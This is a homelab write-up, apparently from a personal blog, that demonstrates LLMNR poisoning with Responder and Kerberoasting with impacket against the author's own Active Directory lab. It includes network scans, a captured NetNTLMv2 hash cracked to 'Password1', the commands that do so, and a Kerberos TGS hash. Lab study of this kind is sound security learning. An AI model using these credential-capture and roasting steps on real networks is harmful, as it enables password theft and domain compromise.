LLMNR Poisoning and KerberosHOMELAB

What is LLMNR?

- In Active Directory, Windows Computers use LLMNR and NBT-NS to resolve local names when DNS isn’t configured or isn’t present.
- LLMNR uses unauthenticated UDP broadcast across the local network to ask if any of its peers can help it access the particular system/resource.




IMAGE FROM: https://tcm-sec.com/llmnr-poisoning-and-how-to-prevent-it/

What is required


- we don't need any creds to preform this attack all we need is to be within the broadcast range (same LAN) as the victim and generally it would be a good idea for us to have like a VM, a drop box, or some type of system compromised or on the internal network so we can receive and respond to the LLMNR broadcast using a tool called responder.

What can this lead to?

- This can lead to an attack gaining access to a users password hash, which then would allow them to attempt to crack that hash or use it in a pass-the-hash attack (If Possible).
- It can also allow us to crack the password of a low-privileged account or even a domain admin it depends on who's LLMNR broadcast we're able to poison with responders and the amount of hash we capture will depend on the time of day we decide to start responder.
    - For example: in an office typically during the day it is rare users will be browsing for resources since when they first logged in they would have already pulled everything up that they need so typically we want to start responder in the morning to get a hash of people who just logged on and are starting there day and accessing domain resources compared to like at night where there is rarely and user activity.

Run Wireshark on the victim machine and try to access an invalid share:

Invalid Share:




Wireshark:


No.	Time	Source	Destination	Protocol	Length	Info
90558	178.647588	fe80::bcec:aa48:9d4…	ff02::1:3	LLMNR	95	Standard query 0x9e10 A SUZUKI-WORKSTAT
90559	178.647889	192.168.211.137	224.0.0.252	LLMNR	75	Standard query 0x9e10 A SUZUKI-WORKSTAT
90561	178.648340	fe80::bcec:aa48:9d4…	ff02::1:3	LLMNR	95	Standard query 0x9cd4 AAAA SUZUKI-WORKSTAT
90562	178.648570	192.168.211.137	224.0.0.252	LLMNR	75	Standard query 0x9cd4 AAAA SUZUKI-WORKSTAT
90563	178.656401	fe80::7efc:6f26:ca9…	fe80::bcec:aa48:9d4…	LLMNR	126	Standard query response 0x9e10 A SUZUKI-WORKSTAT A 192.168.211.128
90565	178.657811	192.168.211.128	192.168.211.137	LLMNR	106	Standard query response 0x9e10 A SUZUKI-WORKSTAT A 192.168.211.128
90567	178.662869	fe80::7efc:6f26:ca9…	fe80::bcec:aa48:9d4…	LLMNR	138	Standard query response 0x9cd4 AAAA SUZUKI-WORKSTAT AAAA fe80::7efc:6f26:ca9f:eb9c
90568	178.668024	192.168.211.128	192.168.211.137	LLMNR	118	Standard query response 0x9cd4 AAAA SUZUKI-WORKSTAT AAAA fe80::7efc:6f26:ca9f:eb9c
1468…	246.636512	fe80::bcec:aa48:9d4…	ff02::1:3	LLMNR	95	Standard query 0x721d A SUZUKI-WORKSTAT
1468…	246.636944	192.168.211.137	224.0.0.252	LLMNR	75	Standard query 0x721d A SUZUKI-WORKSTAT
1468…	246.637528	fe80::bcec:aa48:9d4…	ff02::1:3	LLMNR	95	Standard query 0x1d92 AAAA SUZUKI-WORKSTAT
1468…	246.637837	192.168.211.137	224.0.0.252	LLMNR	75	Standard query 0x1d92 AAAA SUZUKI-WORKSTAT
1469…	246.638918	fe80::7efc:6f26:ca9…	fe80::bcec:aa48:9d4…	LLMNR	126	Standard query response 0x721d A SUZUKI-WORKSTAT A 192.168.211.128
1469…	246.641266	192.168.211.128	192.168.211.137	LLMNR	106	Standard query response 0x721d A SUZUKI-WORKSTAT A 192.168.211.128
1469…	246.644913	fe80::7efc:6f26:ca9…	fe80::bcec:aa48:9d4…	LLMNR	138	Standard query response 0x1d92 AAAA SUZUKI-WORKSTAT AAAA fe80::7efc:6f26:ca9f:eb9c
1470…	246.648237	192.168.211.128	192.168.211.137	LLMNR	118	Standard query response 0x1d92 AAAA SUZUKI-WORKSTAT AAAA fe80::7efc:6f26:ca9f:eb9c
9899…	797.345867	fe80::bcec:aa48:9d4…	ff02::1:3	LLMNR	98	Standard query 0x53f7 ANY SUZUKI-WORKSTATION
9899…	797.346304	192.168.211.137	224.0.0.252	LLMNR	78	Standard query 0x53f7 ANY SUZUKI-WORKSTATION
9899…	797.347209	fe80::7efc:6f26:ca9…	fe80::bcec:aa48:9d4…	LLMNR	132	Standard query response 0x53f7 A SUZUKI-WORKSTATION A 192.168.211.128
9899…	797.349537	192.168.211.128	192.168.211.137	LLMNR	112	Standard query response 0x53f7 A SUZUKI-WORKSTATION A 192.168.211.128
9911…	1319.988692	fe80::b47a:2ba2:c9a…	ff02::1:3	LLMNR	95	Standard query 0x2d62 ANY DESKTOP-7ILG7RM
9911…	1319.988878	192.168.211.1	224.0.0.252	LLMNR	75	Standard query 0x2d62 ANY DESKTOP-7ILG7RM
9911…	1319.990339	fe80::b47a:2ba2:c9a…	fe80::7efc:6f26:ca9…	ICMPv6	174	Destination Unreachable (Port unreachable)
9911…	1319.990339	fe80::7efc:6f26:ca9…	fe80::b47a:2ba2:c9a…	LLMNR	126	Standard query response 0x2d62 A DESKTOP-7ILG7RM A 192.168.211.128
9911…	1319.991338	192.168.211.1	192.168.211.128	ICMP	134	Destination unreachable (Port unreachable)

Using Responder:

- Responder is the tool I will be using to perform this attack, it is default with Kali Linux, and it can do a lot more than just LLMNR poisoning it and spoofing DHCP, NBT-NS, HTTP, WPAD.. It can do a lot and can be configured by editing the configurable at `/etc/responder/Responder.conf`
- For this lab, since we want to do Kerberoasting and we need credentials to perform that attack I will simulate an LLMNR poisoning attack to show how we can go get domain Credentials to then preform more enumeration or other attacks.



- `-I` interface | `-v` Verbose so Responder will show us the hash and not just store it in the database.




- now we have the hash.

```
ssx4::KALIDC:0497e767a43c6183:5B60048BD5D1A0B65B6A2B687EAF1D21:0101000000000000002D4411881DDB01BA26482599C1FAED000000000200080038(
```

we can crack this in hashcat.


Step 1:

- Put this into a file with the hash to allow hash cat tot identify it.



Step 2:

- Specify the hash mode in hashcat and provide a wordlist to crack the password with.



- password is appended to end of the hash: Password1


- now lets move onto Kerberoasting...

What is Kerberos?

- Kerberos is the default method for Authentication in the active directory for domain accounts and it is known as a stateless protocol since it doesn't keep track of what stage we're in the authentication process rather it uses Tickets to verify identity and issue access to services.
- Kerberos uses port 88 for authentication and 464 for password reset.

- When using Kerberos a client will communicate with something called the key distribution center (KDC) which is the Domain Controller.
- I won't go into detail about every stage but if you do the (https://academy.hackthebox.com/course/preview/introduction-to-active-directory) they cover Active Directory in general and the different authentication methods used.

For this lab, I will be looking at how automated tools work under Wireshark to get a better understanding.



Before we begin:


- Few things to keep in-mind before you start this lab is you need to make sure that your KALI VM can reach out to your domain controller. by default the VMware Network adapted option is NAT so this shouldn't be an issue but if for what ever reason you have played with the network adapter settings of any of you VMs you will need to revert the changes back to the default.

  `ping <dc-ip-addr>` **: (RUN WIRESHARK ON THE DOMAIN CONTROLLER)**

  Method 1: `arp-scan`


```
┌──(kali㉿kali)-[~/Desktop/AD-LAB/KerberosLAB]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bd:09:00, IPv4: 192.168.211.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.211.1   00:50:56:c0:00:08       VMware, Inc.
192.168.211.2   00:50:56:f5:c1:94       VMware, Inc.
192.168.211.137 00:0c:29:75:be:d9       VMware, Inc.
192.168.211.139 00:0c:29:81:de:f9       VMware, Inc.
192.168.211.254 00:50:56:ef:6a:ba       VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.069 seconds (123.73 hosts/sec). 5 responded
```



How to discover machines within the same network (2 Methods):

Method 2: `netdiscovery`



- both methods use ARP.
- ARP is how we resolve an IP address to a MAC address.

Let run nmap scan for practice:

- Usually, I would start by scanning with -p- but since I know what services are already running and I am executing this Nmap scan for fun I will only scan the top 1000 commonly used ports.
- I will also get Service Versions, and the default scripts run.

```
QUITTING!

┌──(kali㉿kali)-[~/Desktop/AD-LAB/KerberosLAB]
└─$ sudo nmap -sS -sV -sC 192.168.211.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 14:32 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.20% done; ETC: 14:33 (0:01:22 remaining)
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.36% done; ETC: 14:32 (0:00:00 remaining)
Nmap scan report for KALIDC.local (192.168.211.139)
Host is up (0.00042s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-12 18:32:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: KALIDC.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DCMichael.KALIDC.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DCMichael.KALIDC.local
| Not valid before: 2024-09-24T17:54:13
|_Not valid after:  2025-09-24T17:54:13
|_ssl-date: 2024-10-12T18:33:34+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: KALIDC.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DCMichael.KALIDC.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DCMichael.KALIDC.local
| Not valid before: 2024-09-24T17:54:13
|_Not valid after:  2025-09-24T17:54:13
|_ssl-date: 2024-10-12T18:33:34+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: KALIDC.local0., Site: Default-First-Site-Name)
|_ssl-date: 2024-10-12T18:33:34+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DCMichael.KALIDC.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DCMichael.KALIDC.local
| Not valid before: 2024-09-24T17:54:13
|_Not valid after:  2025-09-24T17:54:13
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: KALIDC.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DCMichael.KALIDC.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DCMichael.KALIDC.local
| Not valid before: 2024-09-24T17:54:13
|_Not valid after:  2025-09-24T17:54:13
|_ssl-date: 2024-10-12T18:33:34+00:00; 0s from scanner time.
MAC Address: 00:0C:29:81:DE:F9 (VMware)
Service Info: Host: DCMICHAEL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DCMICHAEL, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:81:de:f9 (VMware)
| smb2-time:
|   date: 2024-10-12T18:32:54
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.76 seconds
```

- For today's lab, the port we will be interested in is **Port 88**.

```
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-12 18:32:15Z)
```

Kerberoasting

Overview:

- The Kerberos authentication process at stage 4 is when we get something that is called a TGS for the particular services SPN that we sent to the KDC in our REQ_TGS to let it know we want to have a ticket to authenticate to that service.

  What is REQ_TGS?

  - The REQ_TGS occurs in part 3 of Kerberos Authentication and in this request, we send over the TGT that we got earlier from the KDC along with our username and timestamp encrypted with our Password hash and the most important part is we need to know the service that we wish to access SPN (Service-Principal-Name).

  What is SPN?

- Service principal name (SPN) is **a unique identifier of a service instance**

- As attackers we might have some type of users credentials but we still don't know the SPN of the services that the Domain might have. So that is why we use impacket-GetUserSPNs in order to enumerate with the compromised creds we have and get SPNs of service accounts to then use to generate a TGS.

What is required?

- When doing Kerberoasting a few things we must have is first certain tools. today I am going to be using `Impacket`... but you can use any other tools you might find or make to exploit this.
- The other thing we need is some type of valid creds that allows us to create a TGT so we can present it to the KDC and have it create a TGS for the specific service that we're going to attack.
  - For the purpose of the lab I will be assuming we already have valid credintials that allows us to authenticate with Kerberos.

What do we get By doing this type of attack?

- This attack can lead to domain admin, ONLY IF THE SERVICE ACCOUNT IS APART OF DOMAIN ADMIN GROUP WHICH IS COMMON MISCONFIGURATION

Doing Kerberoasting:

Using Impacket-GetUserSPNs

- If you remember from my first write-up on AD it was me setting up my lab environment when i set up this service account called SQLService.

```
┌──(kali㉿kali)-[~/Desktop/AD-LAB/KerberosLAB]
└─$ impacket-GetUserSPNs KALIDC.local/ssx4:Password1 -dc-ip 192.168.211.139 -request
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                  Name        MemberOf                                                  PasswordLastSet             LastLogon  Delegation
------------------------------------  ----------  --------------------------------------------------------  --------------------------  ---------  ----------
DCMichael/SQLService.KALIDC.local:6011  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=KALIDC,DC=local  2024-09-24 13:51:30.332764  <never>
```

- the `-request` option created a TGS for us automatically.
- **NOTE:** this service account isn't apart of the domain admin group so we will not be getting domain admin with this attack but it can still be useful to have additional creds to enumerate with.


HASH we got:

```
$krb5tgs$23$*SQLService$KALIDC.LOCAL$KALIDC.local/SQLService*$be379bfdeaaa39d2d8a9bbd5a7a8e371$f1fc7f4800eed5ae9703db25f6d7b346ae
```

